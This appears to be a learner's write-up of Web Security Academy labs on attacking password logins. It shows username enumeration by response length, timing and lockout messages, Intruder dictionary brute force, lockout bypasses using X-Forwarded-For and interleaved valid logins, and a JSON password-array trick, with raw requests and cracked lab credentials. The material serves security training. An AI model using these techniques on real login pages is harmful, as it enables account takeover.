

# Vulnerabilities in password-based login

## LAB 18 Username enumeration via different responses

I have noticed, that log in credentials are passed in HTTP POST request in plain text, which is vulnerable to brute forcing:

### Web Security Academy

Username enumeration

Back to lab description >>

### Login

Invalid username

Username

admin

Password

\*\*\*\*\*

Log in

```
POST /login HTTP/2
Host: 0aee03004ccb4c481aba2ca0043002b.web-security-academy.net
Cookie: session=1CD8Hiclvwsz17fw8D1s6PR12m5rdg8qQ
Content-Length: 29
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0aee03004ccb4c481aba2ca0043002b.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aee03004ccb4c481aba2ca0043002b.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

username=admin&password=admin
```

Next, I sent the request to the Intruder and launched a Sniper brute force dictionary attack:

### 2. Intruder attack of https://0aee03004ccb4c481aba2ca0043002b.web-security-academy.net - Temporary attack - Not saved to project file

Request	Payload	Status code	Error	Timeout	Length	Comment
80	ar	200			3248	
81	archie	200			3248	
82	arcflight	200			3248	
83	argentina	200			3248	
84	arizona	200			3248	
85	arkansas	200			3248	
86	arlington	200			3248	
87	as	200			3248	
88	as400	200			3248	
89	asia	200			3248	
90	asterix	200			3250	
91	at	200			3248	
92	athens	200			3248	
93	atlanta	200			3248	
94	atlas	200			3248	
95	att	200			3248	
96	au	200			3248	
97	auktion	200			3248	
98	austr	200			3248	
99	auth	200			3248	
100	auto	200			3248	
101	autodiscover	200			3248	

### Result 90 | Intruder attack

Payload: asterix  
Status code: 200  
Length: 3250  
Timer: 81

```
<div>
  <section>
    <p class=warning>
      Incorrect password
    </p>
    <form class=login-form method=POST action=/login>
      <label>
        Username
      </label>
      <input required type=username name=username autofocus>
      <label>
        Password
      </label>
      <input required type=password name=password>
      <button class=button type=submit>
        Log in
      </button>
    </form>
  </section>
</div>
</section>
<div class=footer-wrapper>
</div>
```

From response length I can see that username 'asterix' may be correct, as the error in response is 'Incorrect password'.

Then, I bruteforced password analogically:

### 4. Intruder attack of https://0aee03004ccb4c481aba2ca0043002b.web-security-academy.net - Temporary attack - Not saved to project file

Request	Payload	Status code	Error	Timeout	Length	Comment
15	monkey	200			3250	
16	letmein	200			3250	
17	shadow	200			3250	
18	master	200			3250	
19	666666	200			3250	
20	qwertyuiop	200			3250	
21	123321	200			3250	
22	mustang	200			3250	
23	1234567890	200			3250	
24	michael	200			3250	
25	654321	200			3250	
26	superman	200			3250	
27	1qaz2wsx	200			3250	
28	7777777	200			3250	
29	121212	200			3250	
30	000000	200			3250	
31	qazwsx	302			189	
32	123qwe	200			3337	
33	killer	200			3337	
34	trustno1	200			3337	
35	jordan	200			3337	
36	jennifer	200			3337	

### Result 31 | Intruder attack

Payload: qazwsx  
Status code: 302  
Length: 189  
Timer: 38

```
1 HTTP/2 302 Found
2 Location: /my-account?id=asterix
3 Set-Cookie: session=SZPEkeQXs8ekEVw1aYfjUMgKyEihJA2; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

USERNAME: asterix | PASSWORD: qazwsx

Congratulations, you solved the lab!


## My Account

Your username is: asterix

Your email is: dadad@gmail.com

Log in successful. Lab is Done!


### LAB 19 Username enumeration via subtly different responses



Request	Payload	Status code	Error	Timeout	Length	error ^	except...	illegal	invalid	fail	stack	access	directory	file	not fou...	unkno...	uids	c\
51	al	200			3359													
52	alabama	200			3357													
53	alaska	200			3342													
54	albuquerque	200			3360													
55	alerts	200			3343													
56	alpha	200			3357													
57	alterswind	200			3343													
58	am	200			3342													
59	amarillo	200			3339													
60	americas	200			3341													
61	an	200			3356													
62	anaheim	200			3359													
63	analizer	200			3358													
64	announce	200			3356													
65	announcements	200			3342													
66	antivirus	200			3356													
67	ao	200			3356													
68	ap	200			3357													
69	apache	200			3356													
70	apollo	200			3341													
71	app	200			3341													

Using brute force attack from previous lab, with same dictionary, I noticed the username “am” having different slightly different error line than others (Invalid username or password.)

Then, only password is left and it was shamefully easy:



Request	Payload	Status code	Error	Timeout	Length	Comment
15	monkey	200			3357	
16	letmein	200			3341	
17	shadow	200			3359	
18	master	200			3343	
19	666666	200			3356	
20	qwertyuiop	200			3343	
21	123321	200			3359	
22	mustang	200			3343	
23	1234567890	200			154	
24	michael	200			3445	
25	654321	200			3429	
26	superman	200			3443	
27	1qaz2wsx	200			3427	
28	7777777	200			3443	
29	121212	200			3443	
30	000000	200			3427	
31	qazwsx	200			3445	
32	123qwe	200			3444	
33	killer	200			3445	
34	trustno1	200			3446	
35	jordan	200			3444	

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: am

Your email is: no@no.no

Email

Update email

Lab's done!

## LAB 20 Username enumeration via response timing

In this lab, I tried to brute force the password, but my IP was blocked after several unsuccessful attempts.

The screenshot shows a web browser's developer tools with the 'Response' tab selected. The response is an HTML page with a login form. A warning message states: 'You have made too many incorrect login attempts. Please try again in 30 minute(s)'. The login form has fields for 'Username' and 'Password', and a 'Log in' button. The 'Request' tab on the left shows the original request headers and body.

```
Request
2 Host: 0a8000d0427c64480cacb2000130074.web-security-academy.net
3 Cookie: session=x0SP7t7dfRG081hvcUjrbt8SvCJhilly
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8000d0427c64480cacb2000130074.web-security-academ
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8000d0427c64480cacb2000130074.web-security-academ
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21

Response
48 </header>
49 <header class="notification-header">
50 </header>
51 <h1>
52 Login
53 </h1>
54 <section>
55 <p class=is-warning>
56 You have made too many incorrect login attempts.
57 Please try again in 30 minute(s).
58 </p>
59 <form class=login-form method=POST action="/login">
60 <label>
61 Username
62 </label>
63 <input required type=username name="username"
64 autofocus>
65 <label>
66 Password
67 </label>
68 <input required type=password name="password">
69 <button class=button type=submit>
70 Log in
71 </button>
72 </form>
73 </section>
74 </div>
75 <div class="footer-wrapper">
76 </div>
```

To bypass this, I can try to use HTTP header X-Forwarded-For.

In task description I was given a valid username and password -- wiener:peter. I tried to check how the application behaves with valid credentials. If username is correct, then response time depends on password length. So, idea will be in bruteforcing the password with a very long password, that will take significant larger time to respond, applying dictionary attack on username first, and changing the value of X-Forwarded-For header. The respond with the biggest response time will indicate me at a valid username:

The screenshot shows Burp Suite's 'Results' tab with a list of requests. The table has columns: Request, Payload 1, Payload 2, Status code, Respons..., Error, Timeout, Length, and Comment. The 'Request' column is highlighted, showing a list of requests from 25 to 45. The 'Payload 1' column shows various usernames, and the 'Payload 2' column shows various passwords. The 'Status code' column shows 200 for all requests. The 'Respons...' column shows response lengths, with request 35 having a significantly larger response (602) compared to others (3336).

Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length	Comment
25	activestat	ad	200	81			3336	
26	ad	ad	200	43			3336	
27	adom	ad	200	38			3336	
28	adkit	ad	200	39			3336	
29	admin	ad	200	38			3336	
30	administration	ad	200	80			3336	
31	administrador	ad	200	42			3336	
32	administrator	ad	200	37			3336	
33	administrators	ad	200	80			3336	
34	admins	ad	200	38			3336	
35	ads	ad	200	602			3336	
36	adserver	ad	200	37			3336	
37	add	ad	200	38			3336	
38	ae	ad	200	38			3336	
39	af	ad	200	39			3336	
40	affiliate	ad	200	38			3336	
41	affiliates	ad	200	39			3336	
42	afiliados	ad	200	38			3336	
43	ag	ad	200	38			3336	
44	agenda	ad	200	38			3336	
45	agent	ad	200	37			3336	

Now, it's time to bruteforce the password for 'ads' user:

5. Intruder attack of https://0aba00240472f43685981c9f00c500af.web-security-academy.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
81	81	ashley	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
82	82	nicole	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
83	83	chelsea	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
84	84	biteme	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
85	85	matthew	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
86	86	access	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
87	87	yankees	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
88	88	987654321	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
89	89	dallas	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
90	90	austin	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
91	91	thunder	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
92	92	taylor	302	<input type="checkbox"/>	<input type="checkbox"/>	185	
93	93	matrix	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
94	94	mobilemail	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
95	95	mom	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
96	96	monitor	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
97	97	monitoring	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
98	98	montana	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
99	99	moon	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	
100	100	moscow	200	<input type="checkbox"/>	<input type="checkbox"/>	3336	

Request Response

Pretty Raw Hex

Search...

0 highlights

Finished

Password is 'taylor'

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: ads

Your email is: dododo@ggogg.go

Email

[Update email](#)

Lab's solved!

## LAB 21 Broken brute-force protection, IP block

In this lab, we are given a valid username and password credentials `wiener:peter` and have to get access to user 'carlos'. There is a vulnerability in logic flaw of its brute-force protection. After 3 failed login attempts, the IP address is blocked, however, using valid credentials will reset the counter. So Idea is to put legit attempts at certain interval while bruteforcing. To do this, I modified the dictionaries:


```

~/Desktop/lab20pass.txt - Mousepad
File Edit Search View Document Help
1 peter
2 123456
3 peter
4 password
5 peter
6 12345678
7 peter
8 qwerty
9 peter
10 123456789
11 peter
12 12345
13 peter
14 1234
15 peter
16 111111
17 peter
18 1234567
19 peter
20 draonn

~/Desktop/lab20user.txt - Mousepad
File Edit Search View Document Help
1 wiener
2 carlos
3 wiener
4 carlos
5 wiener
6 carlos
7 wiener
8 carlos
9 wiener
10 carlos
11 wiener
12 carlos
13 wiener
14 carlos
15 wiener
16 carlos
17 wiener
18 carlos
19 wiener
20 carlos

```

In general, I just made wiener~peter credential to alternate between the bruteforced values.



Credentials are carlos:monitoring


Congratulations, you solved the lab!

## My Account

Your username is: carlos

### LAB 22 Username enumeration via account lock

This machine is vulnerable to username enumeration through error messages. Only 3 login attempts are allowed before blocking of account, so to find out existing user, I will use null payloads for password and catch a unique error:



From the result of the attack, I got a different message for user 'arizona', that gives me a hint towards existence of this user. Now, I will bruteforce his password:

Attack Save Columns 4. Intruder attack of https://0a9b00ec0

4. Intruder attack of https://0a9b00ec04d5072280a85d5700e500f5.web-security-academy.net

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
81	ashley	200			3162	
0		200			3240	
3	12345678	200			3240	
4	qwerty	200			3240	
1	123456	200			3292	
2	password	200			3292	
5	123456789	200			3292	
6	12345	200			3292	
7	1234	200			3292	
8	1111111	200			3292	
9	1234567	200			3292	
10	dragon	200			3292	

Finally,

username: arizona

password: ashley

Congratulations, you solved the lab!

## My Account

Your username is: arizona

Your email is: arizona@normal-user.net

### LAB 23 Broken brute-force protection, multiple credentials per request

In this lab, I have noticed, that username and password are passed in JSON format:

```

1 POST /login HTTP/2
2 Host: 0a830019031c884a82bf798d00b4005c.web-security-academy.net
3 Cookie: session=V4Ncc1Owi9q9QcC03LdxrBuNdb7ucSg7
4 Content-Length: 39
5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/json
10 Accept: */*
11 Origin: https://0a830019031c884a82bf798d00b4005c.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a830019031c884a82bf798d00b4005c.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
  "username": "admin",
  "password": "admin"
}

```

Thus, no bruteforce is needed in this case, and we can inject a JSON with all passwords from the dictionary. First, I had to modify it a bit:

```
19 {
20   "username": "carlos",
    "password": [
      "123456",
      "password",
      "12345678",
      "qwerty",
      "123456789",
      "12345",
      "1234",
      "111111",
      "1234567",
      "dragon",
      "123123",
      "baseball",
      "abc123",
      "football",
      "monkey",
      "letmein",
      "shadow",
      "master",
      "666666",
      "qwertyuio",
      "123321",
      "mustang",
      "1234567890",
      "michael",
      "654321",
      "superman",
      ""
    ]
  }
```

Got a 302 response, meaning that the password was found from the wordlist:

Congratulations, you solved the lab!

## My Account

Your username is: carlos

Email

Update email

Lab's done!